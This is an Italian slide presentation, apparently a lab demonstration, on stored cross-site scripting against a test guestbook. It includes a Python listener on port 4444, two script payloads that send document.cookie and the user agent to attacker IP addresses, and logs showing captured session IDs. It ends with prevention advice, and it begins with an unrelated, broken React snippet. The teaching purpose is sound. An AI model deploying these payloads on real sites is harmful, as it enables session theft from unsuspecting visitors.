



# XSS Stored (Cross-Site- Scripting Stored)

```
render() {  
  return (  
    <React.Fragment>  
      <div className="py-5">  
        <div className="container">  
          <Title name="our" title="product">  
            <div className="row">  
              <ProductConsumer>  
                {(value) => {  
                  console.log(value)  
                }}  
              </ProductConsumer>  
            </div>  
          </div>  
        </div>  
      </React.Fragment>  
    )  
  )  
}
```




Presented By  
**Matteo Pasqualini**

# Cos'è un attacco XSS stored

L'XSS Stored è un attacco informatico in cui una persona malintenzionata inserisce del codice dannoso (uno script) in un sito web vulnerabile.

L'XSS Stored è un attacco informatico in cui una persona malintenzionata inserisce del codice dannoso (uno script) in un sito web vulnerabile. Il codice può fare molte cose, ad esempio rubare dati come le informazioni di accesso (cookie).



# Un esempio pratico

Immagina di visitare un sito dove puoi lasciare un commento. Invece di scrivere un messaggio normale, l'attaccante inserisce un pezzo di codice nascosto. Questo codice, salvato nel sistema del sito, si attiva ogni volta che qualcuno legge quella pagina.



Il codice inviato potrebbe dire: "Mandami i dati di accesso di chi legge questa pagina." Questi dati vengono poi inviati al server controllato dall'attaccante.



# Cosa si fa questo attacco?

## The Evil Server



Ho configurato un piccolo programma sul mio computer, chiamato server, che è in grado di ricevere i dati inviati dagli utenti compromessi. Questo server, avviato sulla porta 4444, rimane in ascolto delle richieste in arrivo, proprio come una cassetta delle lettere che aspetta di raccogliere i messaggi inviati dagli utenti attraverso la rete.

# Cosa è una porta logica in informatica:

La porta in informatica è come una porta fisica su un edificio, ma invece di far passare persone, permette al computer di comunicare con altri dispositivi o programmi. Ogni porta ha un numero specifico, che aiuta il computer a sapere quale programma o servizio deve gestire una certa connessione. Nel mio caso, la porta 4444 è stata usata dal server per ricevere i dati inviati dagli utenti compromessi.

# **Il comando**


**Il comando che ho usato per fare questo è stato:**

**“python3 -m http.server 4444”**

# The Evil Code


```
<script>
var i = new Image();
i.src="http://192.168.1.17:4444/?"
document.cookie;
</script>
```

Ho scritto un semplice codice che dice al browser della vittima: "Invia i tuoi dati al server dell'attaccante."



# Test

Come vedi nell'immagine qui sotto ho trovato un modulo (form) su un sito di prova dove potevo inserire il codice e salvarlo:



A screenshot of a web browser window displaying a form. The window has a dark blue title bar with three colored window control buttons (red, yellow, green) on the left. The form itself is white and contains two input fields. The first field is labeled 'Name \*' and is a single-line text input. The second field is labeled 'Message \*' and is a multi-line text area. Below these fields is a button labeled 'Sign Guestbook'.

Name \*


Message \*

Sign Guestbook





Ho aperto il sito compromesso da due computer diversi per verificare che il mio server ricevesse i dati di entrambi ed ha funzionato perfettamente.



```
0.0.0.0:4444/) ...  
"GET /?security=low;%20PHPSESSID=c869a1c4501f5e3ce10e562da2126ece
```

```
tp://0.0.0.0:4444/) ...  
] "GET /?security=low;%20PHPSESSID=6cc25839eb02e208c5b87d44d84b3a43 H
```

L'unico elemento a cambiare è lo script che necessiterà di maggiori accortezze per superare il filtraggio più elevato rispetto al livello più basso.

# E se il livello di sicurezza fosse più alto?



Inoltre se volessi venire a conoscenza del browser che l'utente sta usando per navigare e del suo sistema operativo lo script diventa così:



```
<script>  
new  
Image().src="http://192.168.104.100:4444/?  
ua="+navigator.userAgent+ "  
&cookie="+document.cookie;  
</script>
```

# E questo è il risultato:

```
(kali@kali)-[~]  
$ python3 -m http.server 4444  
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...  
192.168.104.100 - - [19/Nov/2024 10:48:17] "GET /?ua=Mozilla/5.0%20(X11;%20Linux%20x86_64;%20rv:128.0%20Firefox/128.0%20cookie-security=low;%20PHPSESSID=c869a1c4501f5e3ce10e562da2126ece HTTP/1.1" 200
```

In questo modo abbiamo ottenuto l'indirizzo virtuale del computer della vittima, il nome del browser che utilizzava e un tipo di credenziali di accesso chiamati "cookie". Abbiamo inoltre ottenuto il sistema operativo del pc della vittima(es. windows, Linux ecc) e la data con l'ora precisa di accesso alla pagina compromessa



Gli attacchi XSS stored permettono agli hacker di rubare dati personali, come password, sfruttando siti web vulnerabili. Inseriscono codice malevolo che raccoglie informazioni degli utenti e le invia ai loro server.

**Perché è  
importante  
sapere di  
questo  
attacco?**





# Come si può prevenire?



Controllare i dati inseriti dagli utenti: Non fidarsi mai completamente di ciò che gli utenti scrivono nei moduli sul sito.



Evitare di salvare codice nei database: Quando gli utenti inseriscono dati, bisogna trattarli come semplici testi, senza interpretare nulla come codice. Se i dati vengono salvati nel database come codice, potrebbero essere eseguiti quando vengono visualizzati sul sito, permettendo un attacco.



Aggiungere regole di sicurezza nei browser: Tecnologie come la Content Security Policy (CSP) aiutano a proteggere i siti web impedendo l'esecuzione di codice non autorizzato.



# Thank You